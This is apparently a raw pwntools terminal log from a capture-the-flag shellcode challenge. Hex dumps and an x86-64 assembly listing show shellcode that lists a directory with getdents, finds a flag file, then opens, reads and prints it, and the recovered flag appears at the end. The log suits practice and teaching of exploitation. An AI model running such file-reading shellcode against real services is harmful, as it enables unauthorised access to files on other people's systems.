[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-k7ot53xf/step2 /tmp/pwn-asm-k7ot53xf/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-k7ot53xf/step3 /tmp/pwn-asm-k7ot53xf/step4
[DEBUG] Sent 0x35 bytes:
    00000000  64 48 8b 24  25 00 00 00  00 6a 2e 48  89 e7 31 d2  │dH·$│%···│·j.H│··1·│
    00000010  31 f6 6a 02  58 0f 05 48  89 c7 31 d2  b6 01 48 89  │1·j·│X··H│··1·│··H·│
    00000020  e6 6a 4e 58  0f 05 6a 01  5f 31 d2 b6  01 48 89 e6  │·jNX│··j·│_1··│·H··│
    00000030  6a 01 58 0f  05                                     │j·X·│·│
    00000035
[*] Switching to interactive mode
[DEBUG] Received 0x117 bytes:
    00000000  47 69 6d 6d  65 20 79 6f  75 72 20 73  68 65 6c 6c  │Gimm│e yo│ur s│hell│
    00000010  63 6f 64 65  20 3a 20 87  55 96 01 00  00 00 00 01  │code│ : ·│U···│····│
    00000020  00 00 00 00  00 00 00 20  00 2e 62 61  73 68 5f 6c  │····│··· │·.ba│sh_l│
    00000030  6f 67 6f 75  74 00 08 89  55 96 01 00  00 00 00 02  │ogou│t···│U···│····│
    00000040  00 00 00 00  00 00 00 20  00 2e 70 72  6f 66 69 6c  │····│··· │·.pr│ofil│
    00000050  65 00 ed 1c  6d a1 08 86  55 96 01 00  00 00 00 03  │e···│m···│U···│····│
    00000060  00 00 00 00  00 00 00 18  00 2e 00 00  00 00 04 85  │····│····│·.··│····│
    00000070  55 96 01 00  00 00 00 04  00 00 00 00  00 00 00 18  │U···│····│····│····│
    00000080  00 2e 2e 00  00 00 04 88  55 96 01 00  00 00 00 05  │·..·│····│U···│····│
    00000090  00 00 00 00  00 00 00 20  00 2e 62 61  73 68 72 63  │····│··· │·.ba│shrc│
    000000a0  00 00 00 00  00 00 08 8a  55 96 01 00  00 00 00 06  │····│····│U···│····│
    000000b0  00 00 00 00  00 00 00 20  00 63 68 61  6c 6c 00 00  │····│··· │·cha│ll··│
    000000c0  00 00 00 00  00 00 08 8b  55 96 01 00  00 00 00 08  │····│····│U···│····│
    000000d0  00 00 00 00  00 00 00 40  00 66 6c 61  67 2d 64 34  │····│···@│·fla│g-d4│
    000000e0  31 64 38 63  64 39 38 66  30 30 62 32  30 34 65 39  │1d8c│d98f│00b2│04e9│
    000000f0  38 30 30 39  39 38 65 63  66 38 34 32  37 65 2e 74  │8009│98ec│f842│7e.t│
    00000100  78 74 00 00  00 00 08 00  00 00 00 00  00 00 00 00  │xt··│····│····│····│
    00000110  00 00 00 00  00 00 00                               │····│···│
    00000117
Gimme your shellcode : \x87U\x96\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 \x00.bash_logout\x0\x89U\x96\x00\x00\x00\x00\x0
96\x00\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x18\x00.\x00\x00\x00\x00\x04\x85U\x96\x00\x00\x00\x00\x04\x00\x00\x00\x00
00\x00\x05\x00\x00\x00\x00\x00\x00\x00 \x00.bashrc\x00\x00\x00\x00\x00\x0\x8aU\x96\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x
x00\x00\x00\x0\x00\x00\x00\x00\x00\x00\x00@\x00flag-d41d8cd98f00b204e9800998ecf8427e.txt\x00\x00\x00\x0\x00\x00\x00\x00\x00\
reading in interactive
$ 
```



```
      pop rax
      syscall
      mov rdi, rax
      xor eax, eax
      xor edx, edx
      mov dh, 0x1
      mov rsi, rsp
      syscall
      push 0x1
      pop rdi
      xor edx, edx
      mov dh, 0x1
      mov rsi, rsp
      push 0x1
      pop rax
      syscall
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-2ct_5id2/step2 /tmp/pwn-asm-2ct_5id2/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-2ct_5id2/step3 /tmp/pwn-asm-2ct_5id2/step4
[DEBUG] Sent 0x6b bytes:
    00000000  64 48 8b 24  25 00 00 00  00 6a 74 48  b8 38 34 32  │dH·$│%···│·jtH│·842│
    00000010  37 65 2e 74  78 50 48 b8  30 30 39 39  38 65 63 66  │7e.t│xPH·│0099│8ecf│
    00000020  50 48 b8 30  62 32 30 34  65 39 38 50  48 b8 64 38  │PH·0│b204│e98P│H·d8│
    00000030  63 64 39 38  66 30 50 48  b8 66 6c 61  67 2d 64 34  │cd98│f0PH│·fla│g-d4│
    00000040  31 50 48 89  e7 31 d2 31  f6 6a 02 58  0f 05 48 89  │1PH·│·1·1│·j·X│··H·│
    00000050  c7 31 c0 31  d2 b6 01 48  89 e6 0f 05  6a 01 5f 31  │·1·1│···H│····│j·_1│
    00000060  d2 b6 01 48  89 e6 6a 01  58 0f 05                  │···H│··j·│X··│
    0000006b
[*] Switching to interactive mode
[DEBUG] Received 0x17 bytes:
    b'Gimme your shellcode : '
Gimme your shellcode : [DEBUG] Received 0x100 bytes:
    00000000  4b 4d 49 50  4e 56 49 50  4e 4a 7b 6b  75 64 30 73  │KMIP│NVIP│NJ{k│ud0s│
    00000010  21 5f 6f 70  65 6e 5f 67  65 74 64 65  6e 74 73 5f  │!_op│en_g│etde│nts_│
    00000020  77 72 69 74  65 5f 5f 74  68 33 6e 5f  5f 6f 70 65  │writ│e__t│h3n_│_ope│
    00000030  6e 5f 72 65  61 64 5f 77  72 69 74 65  5f 5f 69 73  │n_re│ad_w│rite│__is│
    00000040  5f 74 68 33  5f 69 6e 74  33 6e 64 65  64 5f 73 6f  │_th3│_int│3nde│d_so│
    00000050  6c 75 74 69  6f 6e 5f 5f  68 33 68 33  68 33 7d 0a  │luti│on__│h3h3│h3}·│
    00000060  9e 98 85 48  94 41 4f 02  00 00 00 00  00 00 00 00  │···H│·AO·│····│····│
    00000070  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    *
    00000100
KMIPNVIPNJ{kud0s!_open_getdents_write__th3n__open_read_write__is_th3_int3nded_solution__h3h3h3}
\x9e\x98\x85H\x94AO\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[*] Got EOF while reading in interact
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